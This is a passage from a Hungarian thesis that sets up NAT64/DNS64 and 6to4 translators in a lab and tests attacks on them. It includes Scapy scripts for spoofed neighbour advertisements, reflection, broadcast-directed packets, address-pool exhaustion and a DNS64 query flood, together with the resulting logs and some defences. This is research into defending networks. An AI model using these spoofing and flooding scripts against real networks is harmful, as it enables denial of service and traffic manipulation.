Az interfész helyére írhatjuk az „any" kulcsszót, ilyenkor minden interfészen figyeli a forgalmat, vagy megadhatunk egy interfészt, ilyenkor csak az arra érkező csomagokat vizsgálja. Az argumentumok a kimenet szűrésére alkalmasak, például ha csak az IPv6-os forgalomra vagyunk kíváncsiak, az „ip6" kulcsszó kell, ha a 41-es protokollt szállító csomagokra, akkor a „proto 41" kulcsszót kell beírni.

4.1.3 GNS3

A GNS3[1] egy nyílt forrású, Python3-ban írt eszköz. A hálózati mérnökök munkáját segítő szoftver. Valójában csak egy vizuális felület, amelyen keresztül rengeteg más eszközt lehet vezérelni, például dynamips (routereket tud virtualizálni), VirtualBox, QEMU, VMare, illetve az így virtualizált eszközöket a hardverre is ki lehet kötni. Segítségével nem kell drága hálózati eszközöket vásárolni, egyszerűen néhány kattintással lehet virtualizálni, majd összekötni azokat.

4.1.4 Hyper-V

A Microsoft virtualizációs megoldása, Windows 10-ben már beépített szolgáltatásként elérhető, hasonló a VMware vagy az Oracle (VirtualBox) megoldásaihoz.

4.1.5 Fontosabb Linux parancsok a kliensek beállításaihoz

IPv4 cím hozzáadása/törlése:

```
ip addr add|del <cím>/<maszk> dev <eszköz>
```

IPv4 route hozzáadása/törlése:

```
ip route add|del <tartomány|default> via <átjáró> dev <eszköz>
```

[1] http://www.gns3.com/

IPv6 cím hozzáadása/törlése:

```
ip -6 addr add|del <cím>/<prefix_hossz> dev <eszköz>
```

IPv6 route hozzáadása/törlése:

```
ip -6 route add|del <cím|default> via <átjáró> dev <eszköz>
```

4.2 Támadási módszerek és megvalósítások

4.2.1 Támadás hamisított üzenetekkel

A támadás célja az, hogy egy megszerkesztett csomag segítségével hamis üzeneteket juttassunk el egy 6to4 útválasztóhoz. Elsőként elő kell állítani a megfelelő üzenetet [29]. Az üzenetet Scapy segítségével hoztam létre, Python3 segítségével, egy NA üzenet:

```
!/usr/bin/env python3

#Hibakezeles es importok
import logging
from scapy.all import *

logging.getLogger("scapy").setLevel(1)


##Uzenet letrehozasa
#Ethernet keret letrehozasa, 0x29=41-es protokol
ether=Ether(dst=DST_MAC)

#Fejlecek
ipv4=IP(src=SRC_IPV4,dst=DST_IPV4,proto=0x29)
ipv6=IPv6(src=SRC_IPV6,dst=DST_IPV6)

na=ICMPv6ND_NA(tgt=TARGET,R=0, S=0, O=0)
lla=ICMPv6NDOptDstLLAddr(lladdr=LLADDR)
packet=ether/ipv4/ipv6/na/lla
sendp(packet,loop=0,inter=3,iface='IPv4')
```

4.2.2 Visszaverődéses támadás

A támadás mechanizmusa hasonló a 4.2.1-es fejezetéhez képest, a különbség annyi, hogy felhasználjuk a forráscímek adta lehetőségeket is, illetve egy olyan csomagot állítunk össze, amelyre a cél állomásnak válaszolnia kell, mint például a ping parancs által is használt ICMPv6 echo request üzenet. A módosított Scapy szkript a következőképpen néz ki:

```
#!/usr/bin/env python3

#Hibakezeles es importok
import logging
```

```
from scapy.all import *

logging.getLogger("scapy").setLevel(1)


##Uzenet letrehozasa
#Ethernet keret letrehozasa, 0x29=41-es protokol
ether=Ether(dst=DST_MAC)


#Fejlecek
ipv4=IP(src=SRC_IPV4,dst=DST_IPV4,proto=0x29)
ipv6=IPv6(src=SRC_IPV6,dst=DST_IPV6)

spacket = ether/ipv4/ipv6/ICMPv6EchoRequest()

sendp(spacket,loop=0,inter=1,iface='IPv4')
```

Amikor a cél állomás az üzenetet megkapja, akkor a forrás címben jelölt címre küldi tovább a választ.

4.2.3 Üzenet küldése broadcast címre

A támadás olyan helyzetekben lehet érdekes, amikor az eszköz egy IPv6 csomagból IPv4 csomagot csinál, ez lehet valamilyen alagutazási mechanizmus, amikor az IPv6 csomagban utazik az IPv4 csomag, vagy lehet fordítás, amikor IPv6 csomagról IPv4 csomagra fordítunk. Fontos megjegyezni, hogy a fordító vagy alagutazó eszközben ez ellen védekezni nem lehet, hiszen az eszköz nem tudja, hogy a célcím egy broadcast cím-e, ez függ a hálózat felosztásától. A fordító az ilyen csomagokat mindig továbbítja, az ilyen csomagok megállítása a hálózat útválasztójának a feladata.

A csomag összeállítása a korábban látott Scapy szkriptekhez hasonlóan igen egyszerű (hibakezelés és importok kihagyva):

```
ether=Ether(dst='00:15:5d:01:85:23')

#Fejlecek
ipv6=IPv6(src=SRC_IPV6,dst=DST_IPV6)
spacket = ether/ipv6/ICMPv6EchoRequest()
sendp(spacket,loop=0,inter=1,iface='nat64')
```

4.2.4 Támadás a fordítón keresztül kintről

A különböző cím és protokoll fordítók feladata nem csak az összeköttetés biztosítása, hanem a belső hálózat felépítésének elrejtése is. Állapotmentes NAT esetében egy belső címhez pontosan egy külső címet rendelünk. Amíg az összerendelést belülről nem építi fel a belső állomás, addig a külső állomás nem tudja elérni a belsőt, viszont ha

az összerendelés felépült (vagy az összerendelés statikus és permanens), akkor egy külső állomás a belső állomást gond nélkül el tudja érni.

4.2.5 Támadás a fordító címeinek elfogyasztásával

A támadó félnek az IPv6 hálózaton belül (azaz a fordító mögött) kell elhelyezkednie. A támadás során hamisított forráscímmel ad fel csomagokat, a címeket addig hamisítja, amíg marad szabad cím a fordítón. Ha a címek elfogytak, akkor a fordító vagy nem rendel össze több IPv6 és IPv4 címet, vagy elkezdi a régieket lebontani, majd az így felszabadultakat újra felhasználni.

A támadónak állapotmentes fordító esetén sokkal könnyebb dolga van, hiszen itt az IPv6 címekhez 1:1 rendelünk IPv4 címeket.

A támadáshoz használható Scapy szkript (hibakezelés és importok rész kihagyva):

```
ether=Ether(dst='00:15:5d:01:85:23')

for x in range(0, 50):
    ipv6=IPv6(src=SRC_IPV6 + str(x),dst=DST_IPV6 + str(x))
    spacket = ether/ipv6/ICMPv6EchoRequest()
    sendp(spacket,loop=0,inter=0,iface='IPv6')
```

A szkript 0 és 50 között növeli az x változó értékét, mind a forráscímet, mind a célcímet változtatja.

4.2.6 Támadás a DNS64 fordítón (DoS)

A következő vizsgálat a DNS64 fordítók kapacitását teszteli, a Scapy szkript 10000 kérést indít a szerver felé, úgy, hogy minden kérés más címre vonatkozzon, így a fordító a beépített cache-t nem tudja használni, azaz minden egyes, az IPv6 hálózatból érkező kérésnél, a szervernek újra kéréseket kell kiküldenie a DNS szerverek felé.

```
ether=Ether(dst='00:15:5d:01:85:1e')

for i in range(0,10000):
    packet=ether
           /IPv6(dst="2001:db8:2::2")
           /UDP(dport=53)
           /DNS(rd=1,qd=DNSQR(qname= str(i) + ".bme.hu", qtype="AAAA"))
    answer = sendp(packet,verbose=0,iface='IPv6')
```


5 Implementációk vizsgálata

Ebben a fejezetben a korábban bemutatott technológiákon megvizsgálom a szintén korábban bemutatott támadási lehetőségeket, illetve a támadások kivédésére néhány lehetséges megoldást mutatok be. A támadások tesztelése során olyan topológiákat használtam, amely segítségével bármely támadás tesztelhető, és a tesztelés eredményét nem befolyásolja [30]. A címzés során egy részről az IPv4 [31] és az IPv6 [32] dokumentációra fenntartott címtereit használtam, illetve szükség esetén demonstrációs célra a privát tartományokat.

5.1 Fordítási technológiák


5.1.1 NAT64 – DNS64

A NAT64 és DNS64 témakörben igen sok implementáció létezik, ezek közül egyrészt a legelterjedtebbeket, más részt az általam hatékonynak tartottakat vizsgáltam meg.



6. ábra: Topológia

A 6. ábrán látható az összeállított topológia, a 7. ábrán a GNS3-ban összeállított elrendezés. A DNS-szerver állomáson beüzemeltem egy BIND9 DNS szervert, mely az exmaple.com nevet szolgálja ki. A domain névnek van egy ipv4.example.com és egy ipv6.example.com aldoménje, az elsőhöz csak A rekord, a másodikhoz AAAA rekord is tartozik.



7. ábra: Topológia GNS3-ban

5.1.1.1 A hálózat működése

Egy olyan ISP hálózatát szerettem volna demonstrálni, amely úgy határozott, hogy felhasználói számára már csak IPv6-ot szolgáltat. Mivel az interneten elérhető erőforrások nagy része még mindig csak IPv4 használatával érhető el, ezért kell egy mechanizmus, aminek segítségével a felhasználók ezeket az erőforrásokat is elérhetik. A NAT-PT protokoll esetében az IPv4-IPv6 és a DNS fordítót egy helyen implementálták, mivel így a rendszer nehezen skálázódott, ezért később ezt a két egységet külön választották, így létrehozták a NAT64 és a DNS64 protokollokat.

A DNS segítségével az IP címekhez könnyen megjegyezhető neveket rendelhetünk, viszont ha például egy IPv6-os rekordot (AAAA) kap egy csak IPv4 címmel rendelkező állomás, akkor a rekordban szereplő IPv6 címmel nem tud mit kezdeni, ezért szükség van egy fordítóra a kettő közé. A DNS fordító protokollt DNS64-nek nevezték el, a feladata csak annyi, hogy az IPv4 és IPv6 hálózatok határán proxy-ként funkcionáljon. Ha van egy olyan távoli erőforrás, amelyre csak IPv4 rekord létezik, akkor a DNS64 szerver az A rekordból egy AAAA rekordot állít elő úgy, hogy az IPv4 címet a beállított prefix, vagy ennek hiányában a 64:ff9b::/96 cím utolsó 32 bitjére helyezi el.

Az ISP hálózatában az útválasztást úgy kell megoldani, hogy a használt prefixre küldött csomagok a NAT64 fordítóhoz legyenek továbbítva. A fordító a fejléceket lecseréli, majd a csomagot az IPv4 hálózatba továbbítja.

Előfordulhat, hogy az erőforrás elérhető az IPv6 hálózatról is, ilyenkor lehetőség szerint az ISP a natív IPv6 hálózatot fogja használni.

A következő néhány fejezetben bemutatom az implementációkat, illetve a szükséges beállításokat a helyes működésükhöz.

5.1.1.2 Összeállítás – TAYGA (Stateless NAT64)

A TAYGA egy állapotmentes NAT64 fordító, melyet Linuxra szántak. Mivel a megoldás csak szoftveres, azaz nem tartalmaz hardveres gyorsítást, ezért csak kisebb hálózatok ellátására alkalmas. A Linux beépített szolgáltatásait használja (TUN), ezeken keresztül hozzáfér az interfészeken bejövő és kimenő csomagokhoz.

Tayga beállításai (/usr/local/etc/tayga.conf)

```
tun-device nat64               # TUN eszkoz neve
ipv4-addr 192.168.10.1         # A fordito cime az IPv4 tartomanybol
prefix 2001:db8:3::/96         # Prefix, amirol fordit
dynamic-pool 192.168.10.0/24   # Pool, amire fordit
data-dir /var/db/tayga         # Osszerendeles adatbazis
```

Rendszer beállításai:


```
tayga --mktun                       # TUN eszkoz letrehozasa
ip link set nat64 up                # TUN eszkoz aktivalasa
ip addr add 192.0.2.3 dev nat64     # Szerver IPv4 cime
ip addr add 2001:db8:2::3 dev nat64 # Szerver IPv6 cime
ip route add 192.168.10.0/24 dev nat64 # IPv4 beerkezo csomagok routingja
ip route add 2001:db8:3::/96 dev nat64 # IPv6 beerkezo csomagok routingja
```

A csomagok továbbításához a Linux kernelben engedélyezni kell az IPv4 és az IPv6 csomagtovábbítást:

```
echo 1 > /proc/sys/net/ipv4/ip_forward             #IPv4
echo 1 > /proc/sys/net/ipv6/conf/all/forwarding    #IPv6
```

TAYGA indítása, a –d miatt DEBUG módban fut, azaz kiírja a beállításait és mutatja az aktuális összerendeléseket, ez látható a 8. ábrán.

```
tayga -d
```



8. ábra: A program kimenete

Ezután ha egy csomag érkezik a szerver IPv6 interfészére, amelynek cél címe 2001:db8:3::/96 prefixű, akkor a kernel a csomagot a nat64 TUN eszközre továbbítja, majd a TAYGA fordítja az IPv6 csomagot IPv4 csomagra, ezután a kernel segítségével az IPv4 interfészre helyezi a csomagot. A csomag forráscíme a megadott tartományból választott cím lesz, azaz 192.168.10.2 és 192.168.10.254 között.

5.1.1.3 Támadás broadcast üzenetekkel


Mivel ez a jellegű támadás minden NAT64 fordítót érint, ugyanakkor nem a fordító feladata védekezni ellene, ezért csak a TAYGA implementációjánál mutatom be, és itt is röviden.

A támadó felad egy csomagot a szolgáltató IPv6 hálózatából, a szolgáltató által hirdetett prefixre, amelyet a szolgáltató NAT64 fordítója IPv4-re fordít. A korábban bemutatott szkript beállításai:


SRC_IPV6	2001:db8:2::10
DST_IPV6	2001:db8:3::192.0.2.255 (1. kísérlet) 2001:db8:3::192.168.1.255 (2. kísérlet)

5. táblázat: Beállítások

Először egy olyan IPv6 címre küldöm, amelyben a 32 bitnyi IPv4 cím az eszköz egyik saját interfészének a broadcast címe. Ha az eszköz jól működik, akkor az IPv4 tartományba nem szabad kiküldenie a broadcast csomagot. Először az interfész megkapja az IPv6 csomagot (9. ábra), majd a nat64 interfészről leveszi a csomagot, átfordítja, majd visszateszi (10. ábra).




9. ábra: IPv6 interfészen



10. ábra: nat64 interfészen

Végül az IPv4 interfészen a csomag nem jelenik meg, a Linux kernel eldobja, így nem engedi távolról a broadcast üzeneteket a saját hálózatába. Más esetben viszont, amikor a hálózat, amelynek broadcast címére küldték a csomagot, nem csatlakoztatott, az eszköz nem tudhat róla, hogy ez egy broadcast cím, így a csomagot gond nélkül továbbítja. Például a távoli hálózat legyen a 192.168.1.0/24, melynek broadcast címe a 192.168.1.255. A NAT64 fordítón megjelenik a távoli hálózat broadcast címére küldött csomag, amelyet az IPv4 hálózatba ki is küld (11. ábra).




11. ábra: Csomag a távoli hálózatba küldve

5.1.1.4 Támadás kívülről

A 4.2.4 fejezetben bemutatott támadás minden állapotmentes fordítót érint. Egy ilyen támadás a következőképpen történhet meg:


- Egy belső IPv6 állomás egy külső IPv4 erőforrást szeretne elérni, ehhez a megfelelő címre küldi az IPv6 csomagot.
- A fordító egy IPv4 címet rendel a belső állomáshoz, majd összerendelve hagyja egy ideig, még ha nem is történik rajta forgalom.
- Egy külső fél figyelheti a kimenő csomagokat, melyekből a csomagok forráscímét megtudhatja. A forráscímre küldött csomagok eljutnak a belső IPv6 állomáshoz.

A TAYGA debug üzenetként mutatja, hogy melyik IPv6 címhez melyik IPv4 címet rendelte, ez látható a 12. ábrán.




12. ábra: Összerendelések

Ha az összerendelést egy külső támadó ki tudja deríteni, akkor ha IPv4 csomagot küld a 192.168.10.248-as címre, akkor az eljut a 2001:db8:2::10-es IPv6 címmel rendelkező állomáshoz.



13. ábra: Csomagok az IPv4 állomásról

A 13. ábra szemlélteti, hogy a 192.168.10.248-as címre küldött csomagra érkezett válasz, illetve a 14 ábrán látható, hogy valóban eljutott a csomag az IPv6 állomáshoz.



14 ábra: Csomagok az IPv6 állomásról

Támadás elleni védekezésként érdemes egy NAT44 fordítót elhelyezni a NAT64 fordító és a natív IPv4 hálózat között, így az állapotmentes NAT64 fordító működése hasonló lesz, mint az állapottartó fordító működése.

5.1.1.5 Erőforrások elfogyasztása

Mivel az állapotmentes fordító egy IPv6 állomáshoz egy IPv4 címet rendel, ezért sokkal jobban ki van téve az olyan jellegű támadásoknak, amelyek ezt az erőforrását próbálják elfogyasztani. A támadás teszteléséhez a 4.2.5 fejezetben bemutatott szkriptet használtam, beállításai:

- SRC_IPV6=2001:db8:10::
- DST_IPV6=2001:db8:3::192.0.2.

Azt is szeretném megvizsgálni, hogy egy már meglévő kliens által felépített kapcsolatot meg tud-e zavarni egy külső támadó, tehát pontosabban azt, hogy a fordító hogyan reagál arra, ha elfogynak a felhasználható címek.

Első lépésként felépítek egy kapcsolatot a Kliens-2 és az IPv4-Kliens között, egyszerű PING üzenetekkel, ez látható a 15. ábrán.

```
root@NAT64:~# tayga -d
starting TAYGA 0.9.2
Using tun device nat64 with MTU 1500
TAYGA's IPv4 address: 192.168.10.1
TAYGA's IPv6 address: 2001:db8:3::c0a8:a01
NAT64 prefix: 2001:db8:3::/96
Dynamic pool: 192.168.10.0/28
Loaded 0 dynamic maps from /var/db/tayga/dynamic.map
assigned new pool address 192.168.10.9 (2001:db8:2::20)
```

15. ábra: Meglévő kapcsolat

Ezután a Kliens-1 állomáson megkezdem a támadást 50 darab cím használatával. A teszt miatt a TAYGA fordító beállításait úgy módosítottam, hogy a 192.168.10.0/28-as hálózatot ossza ki, így csak 14 IPv4 címet tud felhasználni.

```
root@NAT64:~# tayga -d
starting TAYGA 0.9.2
Using tun device nat64 with MTU 1500
TAYGA's IPv4 address: 192.168.10.1
TAYGA's IPv6 address: 2001:db8:3::c0a8:a01
NAT64 prefix: 2001:db8:3::/96
Dynamic pool: 192.168.10.0/28
Loaded 0 dynamic maps from /var/db/tayga/dynamic.map
assigned new pool address 192.168.10.9 (2001:db8:2::20)
assigned new pool address 192.168.10.7 (2001:db8:10::100)
assigned new pool address 192.168.10.8 (2001:db8:10::101)
assigned new pool address 192.168.10.10 (2001:db8:10::102)
assigned new pool address 192.168.10.11 (2001:db8:10::103)
assigned new pool address 192.168.10.12 (2001:db8:10::104)
assigned new pool address 192.168.10.13 (2001:db8:10::105)
assigned new pool address 192.168.10.14 (2001:db8:10::106)
assigned new pool address 192.168.10.15 (2001:db8:10::107)
assigned new pool address 192.168.10.2 (2001:db8:10::108)
assigned new pool address 192.168.10.3 (2001:db8:10::109)
assigned new pool address 192.168.10.4 (2001:db8:10::1010)
assigned new pool address 192.168.10.5 (2001:db8:10::1011)
assigned new pool address 192.168.10.6 (2001:db8:10::1012)
```

16. ábra: Összes cím kihasználva.

A támadás végrehajtása után mind a 14 címet felhasználja a fordító (16. ábra). Ezután ha a Kliens-1 igazi címéről próbálunk csomagot küldeni, akkor a fordító a 17. ábrán látható módon már nem képes kiszolgálni (code 5 ICMP üzenetet kap a kliens).

```
root@Kliens-1:~/nat64# ping6 2001:db8:3::192.0.2.20
PING 2001:db8:3::192.0.2.20(2001:db8:3::c000:214) 56 data bytes
From 2001:db8:3::c0a8:a01 icmp_seq=1 Destination unreachable: Unknown code 5
From 2001:db8:3::c0a8:a01 icmp_seq=2 Destination unreachable: Unknown code 5
```

17. ábra: Nincs több felhasználható cím.

Eközben a Kliens-2 korábban megkezdett PING üzenetsorozata nem állt le.

Tehát elmondható, hogy az implementáció addig rendel össze címeket, amíg van szabad, ha elfogyott, akkor a régebbieket nem használja fel újra. Ez egyrészről jó az aktív felhasználóknak támadás esetén, viszont ha csak nagy terhelés miatt nincs elég cím, akkor nem próbálja meg újrahasznosítani a régebben felhasznált címeket, függetlenül attól, hogy azokat már nem biztos, hogy használják. Az az időt, amelyet várni kell az újrahasznosításhoz, megtalálható az aktuális RFC-kben ajánlásként.

5.1.1.6 Összeállítás – JOOL

A Jool egy nyílt forráskódú, többfunkciós eszköz, lehet állapotmentes NAT64 fordítóként is használni, én az állapottartó megoldást vizsgáltam meg. Az eszközt a NIC Mexico[2] és az ITESM[3] fejleszti.

Telepítése kicsit bonyolultabb, érdemes a legfrissebb forrásból fordítani, a telepítéshez és fordításhoz szükséges tudnivalók megtalálhatóak a dokumentációjában[4].

Beállítása:

Elsőként be kell tölteni a kernel modult, a pool6 az IPv6 prefix, amelyre az állomások küldik a fordítandó csomagokat, a pool4 a használható IPv4 tartomány.

```
/sbin/modprobe jool pool6=2001:db8:3::/96 pool4=192.0.2.4/30
```

A szerveren engedélyezni kell az IPv4 és IPv6 csomagtovábbítást.

```
sysctl -w net.ipv4.conf.all.forwarding=1
sysctl -w net.ipv6.conf.all.forwarding=1
```

A következő beállításokkal levesszük a feladatokat az interfészekről, azokat a kernel fogja elvégezni (pl. checksum számítás).

```
ethtool --offload IPV4 tso off
ethtool --offload IPV4 ufo off
ethtool --offload IPV4 gso off
ethtool --offload IPV4 gro off
ethtool --offload IPV4 lro off
ethtool --offload IPV6 tso off
ethtool --offload IPV6 ufo off
```

[2] http://nicmexico.mx/

[3] http://www.itesm.mx/wps/portal?WCM_GLOBAL_CONTEXT=

[4] https://jool.mx/doc-index.html

```
ethtool --offload IPV6 gso off
ethtool --offload IPV6 gro off
ethtool --offload IPV6 lro off
```

Végül a megfelelő IPv4 és IPv6 címeket fel kell venni az interfészekre.

```
ip  -6 addr add 2001:db8:3::1/96 dev IPV6
ip  -6 addr add 2001:db8:2::3/64 dev IPV6
ip addr add 192.0.2.4 dev IPV4
```

A szoftver előnye, hogy kernel modulként betölthető, ezért sokkal nagyobb sebesség érhető el vele, illetve sokkal jobban ki tudja használni a hardver erőforrásait. A kernel modul mellé csomagolnak egy userspace-beli eszközt is, amellyel a modul menedzselhető, a

```
jool --global
```

parancs segítségével kiírattathatjuk az aktuális beállításokat.

A leállításhoz ki kell szedni a kernel modult:

```
/sbin/modprobe -r jool
```

5.1.1.7 Támadás kívülről

Mivel a Jool egy állapotfüggő NAT64 implementáció, ezért kívülről sokkal nehezebb az egyes csomagokat az egyes belső állomásokhoz kötni, mert egy IPv4 címre akár több száz IPv6 címet is le lehet képezni, ez csak a portok számától függ.

5.1.1.8 Erőforrások elfogyasztása

Az állapot független implementációnál a legkönnyebben elfogyasztható erőforrás az IPv4 címek száma volt, a jelen beállításnál négy darab IPv4 cím használható.

A teszthez módosítottam a korábbi szkriptet, mivel az szinte láthatatlan terhelést eredményezett:

```
ether=Ether(dst='00:15:5d:01:85:23')
#10.000 ICMP Echo Request letrehozasa es kuldese
for x in range(0, 9999):
    ipv6=IPv6(src="2001:db8:10::" + str(x),dst="2001:db8:3::192.0.2.10")
    spacket = ether/ipv6/ICMPv6EchoRequest()
    sendp(spacket,loop=0,inter=0,iface='IPv6',verbose=False)
#10.000 ICMP Echo Request letrehozasa es kuldese
for x in range(0, 9999):
    ipv6=IPv6(src="2001:db8:11::" + str(x),dst="2001:db8:3::192.0.2.10")
    spacket = ether/ipv6/ICMPv6EchoRequest()
    sendp(spacket,loop=0,inter=0,iface='IPv6',verbose=False)
#10.000 ICMP Echo Request letrehozasa es kuldese
```

```
for x in range(0, 9999):
    ipv6=IPv6(src="2001:db8:12::" + str(x),dst="2001:db8:3::192.0.2.10")
    spacket = ether/ipv6/ICMPv6EchoRequest()
    sendp(spacket,loop=0,inter=0,iface='IPv6',verbose=False)
```

A mérési elrendezés nem megfelelő a teljesítmény méréshez, viszont az eredmények magukért beszélnek. A NAT64 szerver erőforrásai: 256 MB memória, 1 processzormag (i7 Q720), (virtualizálva), így körülbelül 2000 összerendelés / másodperc eredményt sikerült elérni.

5.1.1.9 Összegzés a NAT64 fordítókhoz

Biztonsági és rendelkezése állási szempontból jobb választás az állapotfüggő megoldás, viszont a felhasználók forgalmát sokkal nehezebb követni. Auditált helyeken, vagy ott, ahol nem szeretnénk a felhasználót elrejteni, érdemesebb az állapotmentes megoldásokat használni, a hálózat nyomon követhető, viszont az IPv4 címek száma miatt sokkal drágább lesz (már ha publikus címeket használ a hálózat).

A NAT64-hez szorosan fűződik a DNS64 protokoll is, mivel előfordulhat olyan erőforrás, amelyet csak IPv4 hálózaton érhetünk el, és csak A rekord tartozik hozzá. A DNS64 szerverek feladata, hogy az IPv6 kliensek AAAA kéréseit továbbítsák a DNS szerverek felé, majd megfelelő rekorddal térjenek vissza az IPv6 klienshez. A DNS64 implementációk vizsgálatára is a korábban bemutatott topológiát (6. ábra) használom.

5.1.1.10 Összeállítás – BIND9

A BIND9 egy nyílt forráskódú, Linux operációs rendszerre szánt DNS szerver. Elterjedtségét annak köszönheti, hogy rengeteg funkció megtalálható benne. A sok funkciók közül most a DNS64 funkciót vizsgálom meg. A BIND9 szinte bármelyik Linux csomagkezelőjével egyszerűen telepíthető, így erre nem térek ki.

Beállítások: (/etc/bind/named.conf.options)

```
options {
        directory "/var/cache/bind";

        dnssec-validation auto;

        auth-nxdomain no;    # conform to RFC1035
        listen-on-v6 { any; };
        allow-query { any; };

        dns64 2001:db8:3::/96 { # Ide fogja mappelni az A rekordokat
          clients { any; };
          mapped { any; };
          suffix ::;
```

```
        };
};
```

Általában a szolgáltatók azt szeretnék, hogy ha valamilyen erőforrás elérhető IPv6-on, akkor mindenképpen a natív IPv6 hálózatot használják a kliensek, ha csak IPv4-en, akkor legyenek a csomagok fordítva, ez alapján a feloldások:

Domain név	A/AAAA rekord	Feloldás
bme.hu	csak A	2001:db8:3::9842:73cb
wadon.sch.bme.hu	A és AAAA	2001:738:2001:207b:0:208:38:0

6. táblázat: Rekordok

Látható, hogy ha létezik AAAA rekord, akkor a DNS64 azt adja vissza, ha nem, akkor lekéri az A rekordot és létrehoz egy AAAA rekordot, amelybe beilleszti az IPv4 címet, majd elküldi a kérést indító IPv6 állomásnak.

5.1.1.11 Összeállítás – mtd64-ng

Az mtd64-ng[5] az mtd64 [34] továbbfejlesztése, egy nyílt forráskódú, Linux operációs rendszerre tervezett, egyszerű DNS64 fordító. A beállításokban megadható, hogy egyszerre hány szálon fusson, az alapbeállítás 30 szál, ez BIND9-ben 4 szál.

5.1.1.12 DNS64 vizsgálat

A 4.2.6 fejezetben bemutatott scriptet alkalmaztam a tesztelés során mind a BIND9, mind az mtd64-ng esetében. A cél most az, hogy megvizsgáljam, hogy a két implementáció hogyan reagál egy esetleges támadásra. A támadás az IPv6 hálózaton belülről érkezik, az IPv4 hálózatról, helyes beállítások esetén, nem jöhet támadás.

Mivel a mérési összeállítás terhelés analízisre nem alkalmas, ezért most nem a két implementáció erőforrás kihasználását vizsgáltam, hanem a DNS64 protokoll mechanizmusát. A DNS64 szerverek, amikor egy lekérést kapnak egy klienstől, akkor a DNS szerverek felé maximum két másik lekérést küldenek, egyet az AAAA rekordért, és ha nincs AAAA rekord, akkor még egyet az A rekordért (feltéve, hogy csak AAAA rekord érkezhet a klienstől). A DNS szervernek, ha rekurzorként működik, általában több lekérést is kell küldenie más DNS szerverek felé, ezért egy jól irányzott DoS támadás

[5] https://github.com/bakaid/mtd64-ng

esetén elérhető, hogy egy DNS szervernek sokkal több számítást kelljen végeznie, mint a DNS64 szervernek, amelyen keresztül a támadás folyik, így könnyebben elfogyaszthatóak az erőforrásai, mint a DNS64 szervernek.

